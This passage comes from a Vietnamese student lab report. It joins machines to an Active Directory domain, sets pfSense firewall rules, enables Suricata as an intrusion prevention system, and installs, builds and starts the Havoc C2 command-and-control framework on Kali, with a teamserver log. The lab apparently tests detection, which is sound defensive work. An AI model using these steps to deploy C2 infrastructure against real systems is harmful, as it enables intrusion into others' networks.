
Chúng ta có thể thêm thông tin theo ý muốn, ở đây nhóm sẽ đặt theo định dạng là Nhom 11.<user> cho dễ hình dung. Đặc biệt cần lưu ý ô User logon name để thực hiện login vào Domain.

Sau khi điền xong, chúng ta cần đặt password cho user đó theo policy mặc định của Domain đó.

Sau khi tạo các user thành công, chúng ta cần đưa các máy trở về DNS của máy Domain Admin để có thể query Domain AD thành công. Máy AD của nhóm có IP là 10.10.30.102 nên chúng ta sẽ nhập thẳng vào địa chỉ IP là được.




Hình 29. Cấu hình lại DNS trở về máy Domain Admin (Ảnh minh họa)




Hình 30. Thực hiện join Domain (Ảnh minh họa)

Sau khi cấu hình DNS thành công, chúng ta có thể query Domain Nhom11.NT205.Q22 để tiến hành xác thực tài khoản cho các user. Các máy khác cũng thực hiện tương tự. Tại máy IIS_Server (IIS Server), chúng ta cần bật chế độ Network Discovery để có thể thực hiện kịch bản demo.



Hình 31. Kích hoạt chế độ Network Discovery trên máy Client-2



Hình 32. Bật Network Discovery


3. Cấu hình máy pfSense làm firewall và cài đặt Suricata

Trong máy pfSense, cần thiết lập 5 card mạng là các LAN Segment để chia lưu lượng theo các cổng khác nhau và kích hoạt Firewall Rule giữa các vùng trong mạng.




Hình 33. 5 LAN segment tương ứng

Sau khi tạo xong các LAN Segment cho từng vùng riêng biệt, tại mỗi Interface, chúng ta cần custom Rule cho Firewall của mỗi Interface cho phép lưu lượng lưu thông bình thường hoặc chặn đi các lưu lượng không được phép.




Hình 34. Đặt rule cho Interface vùng AD không được cho traffic ra ngoài trừ 2 port 445 và 53


Thực hiện tương tự với các interface còn lại, chúng ta hoàn thành mô hình và có thể lưu thông traffic bình thường. Đến đây, nhóm kết hợp thêm cả Suricata làm NIPS cho interface WAN (Hướng từ ngoài internet vào mạng và ngược lại) để theo dõi việc Havoc C2 có bị chặn hay không.




Hình 35. Tại tab System, chọn Package Manager




Hình 36. Tiếp theo chọn Available Packages và tìm Suricata, ở đây nhóm đã Install thành công bản 7.0.8_5




Hình 37. Sau khi install thành công, có thể kiểm tra trạng thái ở tab Services



Hình 38. Tại đây, kích hoạt với Interface WAN



Hình 39. Sau khi cấu hình Interface để bắt traffic, chúng ta cần kích hoạt rule cho Suricata



Hình 40. Sau khi kích hoạt xong, ở mục Alert có lưu lại Log là thành công

pfSense COMMUNITY EDITION System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾


Interfaces / LAN (em2)

General Configuration

Enable	☒ Enable interface
Description	LAN Enter a description (name) for the interface here.
IPv4 Configuration Type	Static IPv4
IPv6 Configuration Type	None
MAC Address	XX:XX:XX:XX:XX:XX

4. Cài đặt và cấu hình Havoc C2 cho máy Kali Linux

Tại trang Official của Havoc ³ họ có cung cấp các Guides để chúng ta có thể thực hiện cài đặt cho Havoc



Hình 41. HavocDocuments

Chúng ta sẽ bắt đầu với việc cài đặt lên hai máy Kali tại vùng External. Đầu tiên, install các dependency bằng các command sau

```
git clone https://github.com/HavocFramework/Havoc.git
cd Havoc
sudo apt update
sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev
libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev
mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-
dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64
nasm
cd teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
cd ..
```

³ <https://havocframework.com/docs/installation>

```

kali@kali: ~/Havoc
Session Actions Edit View Help

(kali@kali)~[~/Havoc]
$ ./havoc server --profile ./profiles/havoc.yaotl -v --debug

H A V O C

pwn and elevate until it's done


[10:54:25] [DEBUG] [cmd_init.func2:59]: Debug mode enabled
[10:54:25] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[10:54:25] [INFO] Havoc profile: ./profiles/havoc.yaotl
[10:54:25] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[10:54:25] [INFO] Time: 31/03/2026 10:54:25
[10:54:25] [INFO] Teamserver logs saved under: data/loot/2026.03.31._10:54:25
[10:54:25] [DEBUG] [server.(*Teamserver).Start:53]: Starting teamserver ...
[10:54:25] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[10:54:25] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint
[10:54:25] [INFO] Opens existing database: data/teamserver.db
[10:54:25] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[10:54:25] [INFO] Starting 1 listeners from last session
[10:54:25] [DEBUG] [handlers.(*HTTP).Start:204]: Setup HTTP/s Server
[10:54:25] [DEBUG] [handlers.(*HTTP).generateCertFiles:48]: Listener Path: data/loot/2026.03.31._10:54:25/listener/L
  
```

Hình 42. Havoc Teamserver start trên máy Kali

Sau khi thực hiện install các gói Dependencies cần thiết, chúng ta thực hiện build Client và Teamserver với hai lệnh `sudo make ts-build` và `sudo make client-build`.


Lưu ý, việc build này rất nặng nên chúng ta cần đặt cấu hình máy Kali tối thiểu 4GB RAM và 8 Cores cho việc compiles diễn ra thành công, tránh trường hợp bị Crashed.

Sau khi thực hiện compile, chúng ta có thể truy cập vào UI của Havoc thông qua profile mặc định `./havoc client` và `./havoc server --profile ./profiles/havoc.yaotl -v`.



Hình 43. Giao diện đầu tiên của Client

